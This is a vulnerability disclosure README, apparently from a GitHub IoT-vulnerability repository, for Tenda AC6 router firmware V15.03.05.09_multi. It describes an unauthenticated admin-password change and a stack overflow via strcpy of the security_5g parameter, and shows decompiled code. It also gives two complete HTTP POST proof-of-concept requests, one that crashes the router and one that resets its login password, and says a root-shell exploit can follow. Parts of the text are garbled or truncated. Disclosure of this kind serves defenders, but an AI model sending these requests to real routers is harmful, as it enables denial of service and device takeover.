

main IOT_vuln / Tenda / AC6 / 12 /



fuxianghah update command execv ...

on Feb 28 History

..



img

9 months ago



readme.md

9 months ago



readme.md

Tenda AC6 V15.03.05.09_multi Unauthorized stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.tenda.com.cn/profile/contact.html>
- Firmware download address : <https://www.tenda.com.cn/download/default.html>

1. Affected version

当前版本: V15.03.05.09_multi

升级类型: ☒ 在线升级 ☐ 本地升级

当前版本为最新版本, 不需要升级

Figure 1 shows the latest firmware Ba of the router

2.Vulnerability details

2.1 Arbitrary password modification vulnerability

```
}  
v16 = webgetvar(a1, "loginPwd", &unk_DF2D4);  
SetValue("sys.userpass", v16);  
sub_2E858(1);  
*(_DWORD *)v8 = 0;  
*(_DWORD *)v7 = 0;
```

The screenshot shows the Burp Suite Professional v2021.5.3 interface on the left and the Tenda Web Master browser window on the right. The Burp Suite interface displays a request and response for the target `http://192.168.0.1`. The request is a POST to `/goform/fast_setting_wifi_get HTTP/1.1` with a `Host: 192.168.0.1` and a `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0`. The response is an HTTP 200 OK with `Content-type: text/plain; charset=utf-8` and `Cache-Control: no-cache`. The browser window shows the Tenda Web Master login page with a text input field containing `123456` and a green `登录` (Login) button. Below the button is a link for `忘记密码?` (Forgot password?).

The screenshot shows the Burp Suite Professional v2021.5.3 interface on the left and the Tenda WiFi browser window on the right. The Burp Suite interface displays a request and response for the target `http://192.168.0.1`. The request is a POST to `/goform/fast_setting_wifi_get HTTP/1.1` with a `Host: 192.168.0.1` and a `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0`. The response is an HTTP 200 OK with `Content-type: text/plain; charset=utf-8` and `Cache-Control: no-cache`. The browser window shows the Tenda WiFi network status page. The page has a sidebar with navigation links: `网络状态` (Network Status), `网络设置` (Network Settings), `无线设置` (Wireless Settings), `设备管理` (Device Management), `VPN管理` (VPN Management), `高级功能` (Advanced Features), and `系统管理` (System Management). The main content area shows the network status with a green Wi-Fi icon and the text `2.4 GHz: Tenda_AC6_renc...` and `5 GHz: Tenda_AC6_rencv...`. Below this is a diagram showing the network topology with a globe icon for `互联网` (Internet) and a router icon for `路由器` (Router). At the bottom, there are three status boxes: `实时网速` (Real-time Speed) showing `0.1KB/s`, `WAN/CIIP` showing `192.168.1.160`, and `软件版本` (Software Version) showing `V15.03.05.09_multi`.

Firstly, through reverse analysis, we can find that there is a vulnerability of arbitrary password modification in the interface. The program passes the contents obtained in the loginpwd parameter directly to V16, and then directly changes the password to the login password through the setvalue() function. In this way, we can change the management password without authorization.

2.2 Stack overflow vulnerability

```
7  nptr = (char *)sub_2B58C(a1, "wr1En_5g", &byte_EABA0);
8  v52 = sub_2B58C(a1, "hideSsid_5g", "0");
9  v51 = sub_2B58C(a1, "ssid_5g", &unk_EB940);
10 src = (char *)sub_2B58C(a1, "security_5g", "none");
11 v49 = sub_2B58C(a1, "wr1PwD_5g", "12345678");
12 if ( !v56 || !v55 || !v54 || !v53 || !v52 || !v51 || !src
```

The content obtained by the program through the security_5g parameter is passed to Src

```
6  GetValue(v4, (char *)v47 + 256);
7  if ( !strcmp(src, "wpapsk") || !strcmp(src, "wpa2psk")
8      SetValue(v47, "wpapsk");
9  else
10     SetValue(v47, src);
11     strcpy(dest, src);
12 v5 = sub_8E818("wl5g.ssidxx.wpapsk_type", v48, v47);
13 GetValue(v5, (char *)v47 + 256);
14 if ( !strcmp(src, "wpapsk") )
```

After that, the SRC is directly copied into the dest stack, without size limitation, and there is a stack overflow vulnerability.

3.Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.05.09_multi
2. Attack with the following overflow POC attacks

```
POST /goform/WifiBasicSet HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
```

Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1673
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/wireless_ssid.html?random=0.09758020797500466&
Cookie: password=e10adc3949ba59abbe56e057f20f883evbv5gk

wrlEn=1&wrlEn_5g=1&security=wpawpa2psk&security_5g=wpawpa2pskaaaabaaacaaadaaaaaaafaa



The reproduction results are as follows:

Unable to connect

An error occurred during a connection to 192.168.0.1.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Try Again

Figure 2 POC attack effect

3.Unauthorized password rewriting POC (The password here is changed to 123456)

POST /goform/fast_setting_wifi_set HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: /
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 116
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/index.html

ssid=Tenda_AC6_rencvn&wrlPassword=rencvn667&power=high&timeZone=%2B08%3A00&loginPwd=

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell without authorization

